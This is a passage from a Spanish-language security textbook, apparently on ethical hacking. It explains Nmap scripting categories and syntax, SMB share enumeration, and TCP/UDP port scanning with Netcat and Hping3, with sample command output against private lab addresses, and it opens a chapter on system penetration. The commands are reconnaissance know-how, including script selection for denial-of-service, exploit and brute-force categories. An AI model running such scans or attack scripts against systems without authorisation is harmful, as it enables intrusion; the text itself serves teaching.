


Figura 2.15. Creación de un perfil con Zenmap

El resultado de un escaneo de puertos en la red visto desde Zenmap es el mismo que obtendríamos si ejecutásemos esta operación utilizando la consola. Sin

embargo, no sólo serán estos resultados los que se pueden visualizar con Zenmap. Siempre que se realice un escaneo, se generará un gráfico con la topología de red que componen los dispositivos escaneados de red. Así, por ejemplo, en una red con tres máquinas que se encuentran en una red privada forman la siguiente topología de conexión.




Figura 2.16. Resultados y Topología con Zenmap

Scripting con NMAP

Una vez se ha visto la potente herramienta destinada a la auditoría de puertos con NMAP, se pasará a ver el sistema de *scripting* que NMAP suministra en sus últimas versiones. NMAP, como herramienta de enumeración, ayuda a la tarea de enumerar información acerca de puertos que se encuentran abiertos o cerrados bajo los protocolos de transporte TCP y UDP. La información acerca de los puertos ya no es suficiente y se complementa con información obtenida sobre el sistema operativo que gobierna el dispositivo de red analizado, los servicios que se encuentran detrás de los puertos que se encuentran abiertos, etc.

Toda esta información que es capaz de obtener NMAP puede utilizarse con mayor eficiencia si hubiera un sistema que permitiera automatizar ciertas tareas de la misma. Como ejemplo tomemos el funcionamiento de un troyano normal que ha infectado una máquina de una víctima. El objetivo estándar de este *malware* podría ser el robo de información de la víctima y el envío de la misma a un servidor del atacante. Para realizar esta comunicación, un troyano debería utilizar un puerto de salida desde la máquina infectada hacia un puerto de entrada en el servidor del atacante.

Pues bien, si se junta la potencia de NMAP junto con la capacidad que ofrece un lenguaje de *scripting*, se dispondrá de una potente solución que permitiría no sólo escanear puertos de una máquina, sino detectar el *malware* que estuviera alojado tras un determinado puerto. Un ejemplo real de todo esto se traduce en un *script* diseñado con esta característica de NMAP con el objetivo de detectar el gusano MyDoom.

Por supuesto, además de la detección de *malware* mediante el *backdoor* que deja abierto en un puerto, el sistema *scripting* de NMAP puede ser utilizado para otros fines diferentes que permitan automatizar tareas. Algunos ejemplos podrían ser:

- **Tareas de descubrimiento de la red**: es de imaginar que esta tarea se pueda realizar ya que se trata de automatizar operaciones propias de escaneos de dispositivos de red en un rango de red y, como ya se vio, gracias a Zenmap, se puede obtener el resultado de un escaneo de red de forma gráfica.

- **Tareas que personalicen el proceso de detección de servicios y sistemas operativos**: se trata de realizar un *script* que permita descubrir más información acerca de un objetivo que la que se obtiene por defecto sobre su sistema operativo o sobre los servicios que corren tras los puertos abiertos. Un ejemplo de *script* de este tipo podría ser aquel que permitiera enumerar los recursos compartidos de red de un equipo Windows mediante el protocolo NetBIOS.

- **Tareas para detectar vulnerabilidades**: NMAP no es un escaneador de vulnerabilidades como Nessus o Retina, cuyas interfaces están muy preparadas para someter a una red en una auditoría. Sin embargo, utilizando el motor de *scripting* de NMAP, se permite realizar escaneos de vulnerabilidades muy concretos y rápidos en una red. Se ha de entender que una vulnerabilidad puede ser provocada por un fallo en un servicio que corra, por ejemplo, en un puerto (135 RPC), y también se puede entender

como vulnerabilidad aquellos procesos que impliquen una mala configuración (el *login* de inicio de sesión en un servidor ftp tiene como contraseña lo mismo que como nombre de usuario).

- **Tareas para explotar vulnerabilidades**: como cualquier motor de *scripting*, NMAP permite no sólo detectar vulnerabilidades, sino automatizar una tarea que permita detectar equipos vulnerables a un determinado *exploit* y lanzarlo tras haberlo descubierto.

Entrando un poco más en harina, el lenguaje de *scripting* de NMAP o también llamado NSE (NMAP *Scripting Engine*) está basado en el lenguaje de programación LUA (http://lua.org). Este lenguaje adaptado a NMAP está especificado en el libro de Fyodor publicado en la Web dentro del capítulo 9. (*http://Nmap.org/book/nse.html#nse-ex1*).

Los *scripts* generados bajo NSE se clasifican siguiendo el objetivo por el que fueron generados. Esta categorización permite que a la hora de realizar tareas de ejecución de varios *scripts*, ejecutar sólo aquellos que cumplan un determinado filtro. (Por ejemplo, ejecutar todos aquellos *scripts* que no son intrusivos).

Las categorías establecidas de clasificación de los diferentes *scripts* son:

- **Auth**. Tipo de *scripts* relacionados con ataques de fuerza bruta con el objetivo de obtener las credenciales de autenticación de un sistema.

- **Default**. Son aquellos *scripts* considerados por defecto y que se ejecutan siempre. Para que un *script* se considere por defecto debe cumplir las siguientes condiciones.

    - Debe ser veloz y rápido en su ejecución.

    - Debe generar información útil y comprensible.

    - Sólo debe mostrar información relevante, obviando aquella que no aporte nada.

    - La información dada debe ser real y no mostrar falsos positivos.

    - No deben ser intrusivos ni requerir recursos de la víctima analizada para lograr su fin.

  - Este tipo de *scripts* no deben enviar información a terceras partes ni utilizarla para obtener información necesaria en su ejecución (ejemplo, envío de dirección IP a un servidor whois).

- **Discovery**. Esta categoría engloba a los *scripts* diseñados para realizar descubrimientos en la red en cuanto a sus dispositivos y en cuanto a su tipología.
- **Dos**. *Scripts* preparados para realizar ataques de denegación de servicios DoS a las máquinas analizadas siempre y cuando sean vulnerables a un ataque de este tipo.
- **Exploit**. Esta categoría engloba a aquellos *scripts* que son utilizados para escanear vulnerabilidades de dispositivos donde, si se descubre alguna, se ejecute el *exploit* correspondiente.
- **External**. Engloba a aquellos *scripts* que envían información a terceras partes para su funcionamiento. Un ejemplo de este tipo de *scripts* son aquellos destinados a realizar consultas Whois con una determinada IP.
- **Fuzzer**. Son todos aquellos *scripts* destinados a enviar paquetes malformados a servicios en red con el objetivo de encontrar nuevos *bugs* o vulnerabilidades. Suelen ser *scripts* lentos en su ejecución.
- **Intrusive**. Son todos aquellos *scripts* clasificados como intrusivos ya que requieren utilizar recursos terceros para su ejecución, donde debido a esto, se puede correr el riesgo de corromper o denegar el servicio que se está analizando. En definitiva, son todos aquellos scripts contrarios a la categoría *safe*.
- **Malware**. Estos *scripts* son utilizados para detectar el *malware* instalado en los sistemas analizados debido al uso de una *backdoor* no autorizada.
- **Safe**. Son *scripts* diseñados para que por su ejecución no corrompan o denieguen el servicio analizado. Este tipo de *scripts* son los más seguros de ejecución permitiendo realizarlos sin provocar ningún tipo de efecto adverso.
- **Version**. Son aquellos *scripts* destinados a recuperar información acerca de la versión del sistema analizado, ya sea un servicio en concreto o bien un sistema operativo.
- **Vuln**. Estos *scripts* están destinados a detectar vulnerabilidades conocidas de los sistemas analizados. Algunos ejemplos permiten saber si, por ejemplo, un servicio VNC tiene la vulnerabilidad *auth-bypass* en la que se permite iniciar sesión utilizando una sesión nula.

Todo *script* utilizado en NMAP tiene extensión .nse y se almacenan por defecto en un directorio denominado *scripts* dentro del directorio de instalación. Los parámetros necesarios para ejecutar un *script* son los siguientes:

-sC

Ejecutar todos aquellos scripts que tengan la categoría **default**, por lo que NMAP ejecutaría todos aquellos *scripts* de la carpeta **scripts** que tuvieran la categoría de **default**.

--script <filename>|<*category*>|<*directory*>|<expression>|all[,...]

Ejecuta uno o varios *scripts* especificados, o bien, por su categoría, nombre de fichero de *script* sin extensión, directorio de *scripts*, *scripts* cuyo nombre cumplan una determinada expresión regular, etc.

Los argumentos pasados al parámetro –**script** se escriben utilizando las dobles comillas y separándolos (si son varios) por comas. Algunos ejemplos de utilización son:

Nmap --script "MySQL-*"

Carga todos aquellos *scripts* del directorio **scripts** que empiecen por MySQL. Esto cargaría todos aquellos *scripts* destinados a la base de datos MySQL.

Nmap --script "vuln"

Carga todos aquellos *scripts* que se encuentren en la categoría **vuln**. Esto quiere decir que cargará todos aquellos *scripts* destinados a la detección de vulnerabilidades conocidas.

Nmap --script "dos or exploits" | Nmap --script "dos and exploits"

En este ejemplo se ve el uso de expresiones con **and** y **or**, donde en el primer ejemplo se cargan todos aquellos *scripts* que están en el directorio **scripts** que, o bien pertenecen a *scripts* destinados a la denegación de servicios, o bien son destinados para el ataque de vulnerabilidades con ciertos *exploits*.

En el segundo ejemplo se cargarían todos aquellos *scripts* del directorio **scripts** que pertenecen a la categoría de ataques de denegación de servicio y de ataques de vulnerabilidades con *exploits*.

La sintaxis tipo de uso de *script* es la siguiente:

--script-args <n1>=<v1>,<n2>={<n3>=<v3>},<n4>={<v4>,<v5>}

Los *scripts* que se pueden configurar en NMAP pueden necesitar el paso de argumentos para su correcta ejecución. Un ejemplo podría ser si se utilizase un *script* para realizar un ataque de fuerza bruta contra un sistema de bases de datos MySQL. En este caso, se necesitarían ciertos argumentos de entrada como podrían ser un diccionario de usuarios y un diccionario de contraseñas con el que se pueda realizar un ataque de fuerza bruta.

El formato para pasar los argumentos sigue estos ejemplos:

--script-args 'user=admin,pass=1234'

En este ejemplo se pasa en formato simple el nombre de un usuario y la contraseña del mismo, de tal manera que se utiliza el formato clave=valor.

--script-args 'conjuntoVariables={user=admin,pass=1234}'

En este otro ejemplo se pasa por línea de comandos una variable compuesta de varias variables (*user* y *pass*).

--script-args 'conjuntoVariables={user=admin,administrador}'

En este otro ejemplo, se pasa como argumento una variable que puede tener más de un valor.

--script-trace

Esta opción habilita las trazas generadas por la comunicación de uno varios scripts que se vayan a ejecutar.

--script-updatedb

Por razones de eficiencia, todos los *stripts* se encuentran organizados bajo su categoría en una pequeña base de datos almacenada en el directorio **scripts** y cuyo nombre es **script.db**.

Este parámetro hace que NMAP actualice dicha base de datos con aquellos nuevos *scripts* que manualmente se hayan añadido al directorio **scripts**, donde se almacenarán según la categoría que posean.

Los *scripts* disponibles en el sitio Web de NMAP se encuentran en *http://Nmap.org/nsedoc/*. Es importante elegir y analizar cualquier *script* que se vaya a ejecutar, puesto que no todos son inofensivos y muchos de ellos utilizan técnicas de intrusión y de *cracking*.

Como ejemplo, se va a ejecutar un *script* destinado a enumerar todos aquellos recursos compartidos que una máquina Microsoft Windows tiene gracias al protocolo NetBIOS. El nombre de dicho *script* es **smb-enum-shares** y está disponible en el sitio Web antes señalado. Para ejecutar dicho *script* no es necesario pasarle ningún tipo de argumento. El comando en NMAP para su correcta ejecución es el siguiente:

Nmap --script smb-enum-shares.nse -p445 <host>

```
Arkmesh~#Nmap -v --script smb-enum-shares.nse -p445 172.17.2.153

Starting Nmap 5.21 ( http://Nmap.org ) at 2010-11-12 20:14 CET
NSE: Loaded 1 scripts for scanning.
Initiating ARP Ping Scan at 20:14
Scanning 172.17.2.153 [1 port]
Completed ARP Ping Scan at 20:14, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:14
Completed Parallel DNS resolution of 1 host. at 20:14, 0.12s elapsed
Initiating SYN Stealth Scan at 20:14
Scanning 172.17.2.153 [1 port]
Discovered open port 445/tcp on 172.17.2.153
Completed SYN Stealth Scan at 20:14, 0.03s elapsed (1 total ports)
NSE: Script scanning 172.17.2.153.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 20:14
Completed NSE at 20:14, 0.18s elapsed
NSE: Script Scanning completed.
Nmap scan report for 172.17.2.153
Host is up (0.00021s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:22:58:1D (VMware)

Host script results:
| smb-enum-shares:
|   123
|     Anonymous access: <none>
|     Current user ('guest') access: READ
|   ADMIN$
|     Anonymous access: <none>
|     Current user ('guest') access: <none>
|   C$
|     Anonymous access: <none>
|     Current user ('guest') access: <none>
|   IPC$
|     Anonymous access: READ <not a file share>
|     Current user ('guest') access: READ <not a file share>
|   certs
|     Anonymous access: <none>
|_    Current user ('guest') access: READ
Read data files from: /usr/share/Nmap
Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
           Raw packets sent: 2 (86B) | Rcvd: 2 (86B)
```

Figura 2.17. Resultados de ejecución del script NSE smb-enum-shares

2.2.7.2 NETCAT

No podemos olvidar mencionar a Netcat, la "navaja suiza de Internet". Utilizada por la comunidad informática en general desde aquellas épocas de cuando todavía era fascinante ver ordenadores alcanzando 1 GHz en velocidad o menos, Netcat es una herramienta que por excelencia sigue mereciendo una especial mención.

Desarrollada por Hobbit con un tamaño ínfimo de 60 k, se conoce como nc o netcat. Fue diseñada inicialmente para entornos Linux/Unix aunque se ha portado con total éxito a entornos Windows. Se puede descargar de Internet de forma sencilla desde varios portales Web. Netcat empezó siendo una herramienta *underground* pero que, gracias a su versatilidad, se ha convertido en una herramienta de administración de dispositivos, haciendo que el proyecto original de Netcat se conforme como proyecto descargable en SourceForge (*http://netcat.sourceforge.net/*).

Es posible que Netcat resulte más conocida como herramienta para establecer puertas traseras, conexiones reversas o conexiones Telnet. Pero también resulta muy potente a la hora de escanear puertos. Lógicamente es una herramienta de consola, por lo que los parámetros hay que pasárselos en forma de comando (como se ha realizado con Nmap).

Netcat escanea por defecto sobre puertos TCP, por lo que para escanear puertos UDP hay que indicarlo específicamente. Vamos a ver algunos de los comandos específicos para el escaneo de puertos. Se accede a la ayuda de Netcat tecleando simplemente **nc –h** o **netcat –h**.

1. **–v**: proporciona información detallada en las salidas.
2. **–vv**: proporciona información aún más detallada en las salidas.
3. **–z**: se usa en la modalidad de escaneo de puertos.
4. **–w segundos**: indica el número de segundos de espera para cada conexión.
5. **–u**: sirve para especificar puertos UDP; si no se pone nada Netcat entiende que son puertos TCP.
6. **n-m**: es el rango de puertos que vamos a escanear.

En la figura siguiente tenemos un ejemplo de puertos UDP con información detallada, con un tiempo de espera de dos segundos entre conexiones a

una máquina víctima a los puertos 1 a 35, y a continuación otro ejemplo para puertos TCP.

```
C:\>nc -u -v -z -w2 192.168.1.10 1-35
ALBERTO [192.168.1.10] 35 (?) open
ALBERTO [192.168.1.10] 34 (?) open
ALBERTO [192.168.1.10] 33 (?) open
ALBERTO [192.168.1.10] 32 (?) open
ALBERTO [192.168.1.10] 31 (?) open
ALBERTO [192.168.1.10] 30 (?) open
ALBERTO [192.168.1.10] 29 (?) open
ALBERTO [192.168.1.10] 28 (?) open
ALBERTO [192.168.1.10] 27 (?) open
ALBERTO [192.168.1.10] 26 (?) open
ALBERTO [192.168.1.10] 25 (?) open
ALBERTO [192.168.1.10] 24 (?) open
ALBERTO [192.168.1.10] 23 (?) open
ALBERTO [192.168.1.10] 22 (?) open
ALBERTO [192.168.1.10] 21 (?) open
ALBERTO [192.168.1.10] 20 (?) open
ALBERTO [192.168.1.10] 19 (chargen) open
ALBERTO [192.168.1.10] 18 (?) open
ALBERTO [192.168.1.10] 17 (qotd) open
ALBERTO [192.168.1.10] 16 (?) open
ALBERTO [192.168.1.10] 15 (?) open
ALBERTO [192.168.1.10] 14 (?) open
ALBERTO [192.168.1.10] 13 (daytime) open
ALBERTO [192.168.1.10] 12 (?) open
ALBERTO [192.168.1.10] 11 (?) open
ALBERTO [192.168.1.10] 10 (?) open
ALBERTO [192.168.1.10] 9 (discard) open
ALBERTO [192.168.1.10] 8 (?) open
ALBERTO [192.168.1.10] 7 (echo) open
ALBERTO [192.168.1.10] 6 (?) open
ALBERTO [192.168.1.10] 5 (?) open
ALBERTO [192.168.1.10] 4 (?) open
ALBERTO [192.168.1.10] 3 (?) open
ALBERTO [192.168.1.10] 2 (?) open
ALBERTO [192.168.1.10] 1 (?) open

C:\>
```

Figura 2.18. Resultado de escanear los puertos UDP de una máquina con Netcat

```
C:\>nc -vv -z -w2 192.168.1.11 135-139
FER-CUALJBMTKCF [192.168.1.11] 139 (netbios-ssn) open
FER-CUALJBMTKCF [192.168.1.11] 138 (?): connection refused
FER-CUALJBMTKCF [192.168.1.11] 137 (netbios-ns): connection refused
FER-CUALJBMTKCF [192.168.1.11] 136 (?): connection refused
FER-CUALJBMTKCF [192.168.1.11] 135 (epmap) open
sent 0, rcvd 0

C:\>
```

Figura 2.19. Resultado de escanear puertos TCP de una máquina con Netcat, estando sólo abiertos el 135 y el 139

2.2.7.3 HPING

Hping es una herramienta gratuita que permite generar paquetes basados en los protocolos TCP/IP y analizar las respuestas. La última versión de Hping es la 3 y es obtenible desde el sitio Web *www.hping.org*. Entre las mejoras introducidas en esta última versión, se encuentra la posibilidad de generar *scripts* basado en el lenguaje TCL, permitiendo ejecutarlo de manera personalizada junto a un guión de ejecución.

Hping permite realizar escaneo de puertos rápidos utilizando parámetros de la consola y ofreciendo resultados similares a NMAP. Un ejemplo se muestra a continuación en el que se escanea la dirección IP 172.17.2.152, enumerando los denominados *well known ports*:

```
Arkmesh~$ hping2 --scan 1-1024 172.17.2.152
Scanning 172.17.2.153 (172.17.2.153), port 1-2024
1024 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   21 ftp         : .S..A...  64     0 32767    44
   22 ssh         : .S..A...  64     0 32767    44
   80 www         : .S..A...  64     0 32767    44
  111 sunrpc      : .S..A...  64     0 32767    44
  113 auth        : .S..A...  64     0 32767    44
  631 ipp         : .S..A...  64     0 32767    44
All replies received. Done.
```

Sin embargo, lo más interesante que esta herramienta puede ofrecer es la capacidad de lanzar paquetes personalizados a puertos elegidos de una máquina que interese escanear. Las opciones que permite configurar la herramienta Hping se orientan al escaneo de puertos TCP /UDP con el fin de poner en práctica los tipos de escaneo vistos en NMAP a través del uso de *flags,* o bits de control, en la cabecera de los protocolos. (Para ver todas las opciones de Hping, ejecutar el comando **hping3 -h**.) A continuación, se muestra una salida resumida de la ayuda de Hping con las opciones a utilizar:

```
Arkmesh~$ hping3 -h
usage: hping3 host [options]
  -h  --help       show this help
  -v  --version    show version
  -c  --count      packet count
  -i  --interval   wait (uX for X microseconds, for example -i u1000)
      --fast       alias for -i u10000 (10 packets for second)
      --faster     alias for -i u1000 (100 packets for second)
      --flood       sent packets as fast as possible. Don't show replies.
  -n  --numeric    numeric output
  -q  --quiet      quiet
  -I  --interface  interface name (otherwise default routing interface)
  -V  --verbose    verbose mode
  -D  --debug      debugging info
  -z  --bind       bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind     unbind ctrl+z
      --beep       beep for every matching packet received
----[SALIDA RESUMIDA]----
UDP/TCP
  -s  --baseport   base source port             (default random)
  -p   --destport      [+][+]<port>  destination  port(default  0)  ctrl+z
inc/dec
  -k  --keep       keep still source port
  -w  --win        winsize (default 64)
  -O  --tcpoff      set fake tcp data offset      (instead of tcphdrlen /
4)
  -Q  --seqnum     shows only tcp sequence number
  -b  --badcksum   (try to) send packets with a bad IP checksum
                   many systems will fix the IP checksum sending the
packet
                   so you'll get bad UDP/TCP checksum instead.
  -M  --setseq     set TCP sequence number
  -L  --setack     set TCP ack
  -F  --fin        set FIN flag
  -S  --syn        set SYN flag
  -R  --rst        set RST flag
  -P  --push       set PUSH flag
  -A  --ack        set ACK flag
  -U  --urg        set URG flag
  -X  --xmas       set X unused flag (0x40)
  -Y  --ymas       set Y unused flag (0x80)
  --tcpexitcode    use last tcp->th_flags as exit code
  --tcp-timestamp  enable the TCP timestamp option to guess the HZ/uptime
```

A través de Hping, se puede realizar cualquiera de los tipos de escaneos que se vieron con NMAP. Por lo que, a modo de ejemplo, se puede configurar Hping para ver concretamente cómo responde el puerto 139 de NetBIOS en un sistema Windows que se encuentra en la dirección IP 172.17.2.153. Si utiliza la técnica SYN Stealth, se envía un paquete TCP con el bit de control SYN activado. Si el sistema tiene el puerto abierto, éste debería enviar un paquete de respuesta con los bit de control SYN y ACK activados. Si tuviera el puerto cerrado, se envía el paquete TCP con el *flag* RST activado. El objetivo de la prueba es personalizar un paquete TCP con el objetivo de probar si el puerto 139 se encuentra abierto o no.

Para ejecutar esta prueba sobre la dirección IP 172.17.2.153, se utiliza el comando **hping3 -c 3 -S -p 139 172.17.2.153**, donde **-c 3** indica que se envíen tres paquetes, **-S** indica que los paquetes a enviar sean TCP y tengan el *flag* SYN activado, **-p 139** indica el puerto a donde enviarlos y, por último, se hace alusión a la IP de la máquina de pruebas que se está utilizando: **172.17.2.153**. La salida de ejemplo de este comando se muestra a continuación:

```
~# hping -c 3 -S -p 139 172.17.2.153
HPING 172.17.2.153 (eth0 172.17.2.153): S set, 40 headers + 0 data bytes
len=46  ip=  172.17.2.153  ttl=128  id=32517  sport=139  flags=SA  seq=0
win=8190 rtt=132.4 ms
len=46  ip=  172.17.2.153  ttl=128  id=32517  sport=139  flags=SA  seq=1
win=8190 rtt=128.2 ms
len=46  ip=  172.17.2.153  ttl=128  id=32517  sport=139  flags=SA  seq=2
win=8190 rtt=128.4 ms
```

En esta salida de ejemplo, se puede apreciar el funcionamiento de Hping. Después de enviar el paquete de sondeo, recibe el paquete de respuesta y lo muestra en consola. Este paquete respuesta tiene una serie de información que deberá interpretar para concluir si el puerto está abierto o no. La información que se muestra se detalla a continuación:

- **len=46**: tamaño en bytes del paquete.
- **ip=172.17.2.153**: dirección IP escaneada.
- **sport=139**: puerto origen de donde proviene el paquete de respuesta.
- **flags=SA**: indica que los bits de control SYN y ACK están activados en el paquete de respuesta.
- **seq=N**: índice de secuencia que empieza en cero y aumenta en uno con cada paquete de respuesta, identificando el orden de llegada.
- **win = 8190**: tamaño de la ventana del paquete TCP.
- **rtt=132.4**: tiempo de respuesta del paquete en milisegundos.

Ahora, si se analiza detenidamente el paquete de respuesta obtenido, se sabrá que este paquete tiene los *flags* SYN y ACK activados, con lo que ha respondido satisfactoriamente a este intento de conexión siguiendo el protocolo TCP, por lo que el puerto 139 de dicha máquina se encuentra abierto.

Por lo que se puede apreciar, la única forma de realizar eficientemente un escaneo de puertos con Hping sería utilizando un *script* escrito en TCL para que automatizase esta tarea y, seguramente, para esto sería más interesante utilizar otras herramientas conocidas como NMAP. Sin embargo, Hping nos da la posibilidad de realizar técnicas de escaneo muy personalizadas y ayuda a una mejor comprensión de los conceptos de TCP/IP.

2.3. CONCLUSIONES

En este capítulo, ha aprendido sobre la metodología de enumeración de datos para perfilar los ordenadores en una red; desde la consulta de bases de datos públicas a la utilización de herramientas de escaneo como Nmap. Esta metodología apunta a generar información que sea útil para analizar las máquinas objetivos para luego intuir o analizar por dónde pueden existir errores de seguridad. Esta metodología se une con los conocimientos que adquirirá en el siguiente capítulo, que trata sobre la metodología que se debe utilizar para la penetración de sistemas.

Capítulo 3

TÉCNICAS DE HACKING CONTRA LOS SISTEMAS Y CONTRAMEDIDAS

Una parte del trabajo para empezar a auditar la seguridad en sistemas de red es la labor investigativa, para poder indagar de qué servicios se compone la red. Sin embargo, la parte que más cuesta es comprobar el estado de seguridad tratando de penetrar los sistemas y obtener acceso a ellos. En este capítulo, el lector aprenderá sobre vulnerabilidades, y la metodología para explotar éstas para tratar de obtener acceso a los sistemas. Verá herramientas que se utilizan para realizar estas tareas y se hará un repaso sobre los pasos más comunes realizados por *hackers* maliciosos.

3.1 PENETRACIÓN DE SISTEMAS

Hoy en día la informática se ha extendido a casi cualquier ámbito de negocio, sus aplicaciones son asombrosas y nos permite realizar infinitas actividades y trabajar con múltiples tareas a la vez en tiempos reducidos. Los programas que proveen las grandes empresas de *software* son capaces de realizar tareas muy complejas y aplican cada vez un mayor número de características que hacen su uso mucho más agradable y su presencia imprescindible.

Estas grandes aplicaciones tienen muchas ventajas, ya que nos permiten ahorrar tiempo y recursos a la hora de automatizar tareas para nuestro trabajo. Sin embargo, la gran competencia que existe en este sector hace que los consumidores de este servicio requieran aplicaciones muy potentes y versátiles en un corto período de tiempo; el problema que se deriva de esta realidad implica que el

programa no esté lo suficientemente probado en todos los posibles usos que el usuario le pueda dar.

La urgencia de entrega de un producto *software*, muchas veces, fuerza al equipo programador a sacrificar tiempo de *testing* por tiempo de programación en funcionalidad. La falta de un adecuado tiempo de evaluación dedicado a la práctica de buena seguridad provoca que estas aplicaciones contengan errores o *bugs* importantes, los cuales un usuario o atacante malintencionado puede aprovechar para la ejecución de código arbitrario en la máquina donde esté instalado el programa.

Estos errores provocan que los sistemas sean vulnerables a un ataque desde el exterior, comprometiendo así toda la información valiosa que se guarde en la máquina atacada. Las grandes compañías que producen estos programas informáticos poseen un departamento dedicado solamente a la detección y subsanación de estas vulnerabilidades. Cuando se detecta un problema, estos departamentos crean un parche que soluciona los errores que existan. Los datos del usuario de la aplicación serán vulnerables en el transcurso de tiempo desde que se encuentre el fallo hasta que se saque el parche o actualización de la vulnerabilidad.

Este capítulo explica la metodología utilizada para encontrar y explotar las vulnerabilidades de un servicio informático tanto de forma local como remota. También se verán las posibles aplicaciones que se pueden sacar de estos errores y, por último, las acciones y contramedidas que el usuario puede utilizar para evitar problemas de seguridad en sus sistemas informáticos.

3.1.1 Vulnerabilidades en los sistemas

Cuando un *hacker* planea realizar un ataque, debe plantearse una serie de pasos a seguir antes de realizar cualquier ofensiva. Existen muchas formas de entrar en determinados lugares con acceso restringido, cuyo objetivo principal puede ser la conquista de una máquina remota o, simplemente, la subida de privilegios de un usuario en un ordenador local.

Para realizar un ataque siempre hay que investigar primero a la víctima, como, por ejemplo, qué IP tienen los servidores y estaciones de trabajo que tiene conectados a la red, qué servicios están iniciados y en qué puertos están trabajando, qué aplicaciones utiliza, etc. El conocimiento de esta información es vital para continuar con el siguiente paso.

Muchos programas y sistemas informáticos en la actualidad, a veces por la rapidez en el diseño y escaso tiempo de prueba en el, poseen una serie de errores de

programación (*bugs*), que pueden ser aprovechados por un *hacker* malicioso para realizar un ataque. Estos errores constituyen verdaderas vulnerabilidades que ponen en peligro la seguridad de los datos de la víctima frente al exterior. Los problemas que plantea esta cuestión hacen que las compañías de *software* tengan que sacar una serie de parches y actualizaciones para sus programas, que permitan arreglar los agujeros de seguridad detectados lo antes posible.

Como el lector podrá apreciar, la víctima es vulnerable a un ataque del exterior en el transcurso de tiempo desde que se descubre el error hasta que se saca una solución o parche para dicho *bug*. Durante este tiempo, un intruso malintencionado podrá realizar ataques que exploten esta vulnerabilidad, peligrando así la seguridad de la víctima o víctimas. Sin embargo, igualmente importante es que exista algún tipo de base de datos que contenga información que describa cuál es el error, cómo se provoca y si existe o no alguna actualización que lo corrija.

En la actualidad, y debido a la gran cantidad de *bugs* que se han encontrado en los sistemas operativos y aplicaciones informáticas, existen unas bases de datos que contienen información acerca de la vulnerabilidad: quién la descubrió, qué clase de vulnerabilidad es, cómo se explota, qué resultados provoca, cuáles son los sistemas y versiones afectados y, si la hay, cuál es su solución.

